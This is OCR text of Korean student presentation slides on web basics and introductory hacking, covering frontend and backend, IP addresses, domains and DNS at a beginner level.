
웹 기초와 해킹 맛보기

윤도현



목차

이 주제를 정한 이유?


이 주제를 정한 이유

1. 1학년분들 중에 아직 분야를 정하지 못해 고민중이다 하시는 분

→ 이 발표를 듣고 웹이 무엇이고, 기초지식을 알아보고 흥미를 느끼면 좋겠다는 취지

2. 제가 웹 해킹에 대한 기초지식, 피드백을 받기위해서 준비

WEB 이란?



World Wide Web(WWW)

인터넷에 연결된 사용자들이 서로의 정보를 공유할 수 있는 공간을 의미한다.

Web은 거미줄이라는 뜻

→ 온라인상에 다양한 정보가 거미줄처럼 서로 연결된 것.

Web은 프론트엔드(Frontend)


→ 웹 페이지의 이미지 부분

HTML,CSS,Javascript

백엔드(Backend)로 나뉜다.


→ 데이터,서버 등 구동

Java,Php,Python,SQL


FRONT END
USER
BACK END

WEB 작동원리

Web 기본적인 작동원리



IP주소

컴퓨터 네트워크 상에서 각 장치들의 고유번호
→ 개인의 전화번호 같은 존재

내 컴퓨터
220.88.201.5
네이버
220.95.233.172

문제점: 이걸 어떻게 외우지??

도메인 (Domain)

원하는 사이트에 방문하기 위해 브라우저에서 입력하는 주소
→ IP에 비해 인간 친화적인 방식

네이버

220.95.233.172 → Naver.com

구글

173.194.121.32 → Google.com


컴퓨터: 난 이게 뭔지 몰라...

IP는 써야하는데 인간이 편하게 하고싶은데?


DNS란? (Domain Name System)

도메인을 IP주소로 해석해주는 서비스.


만약 DNS가 없다면?
IP주소로만 연결가능



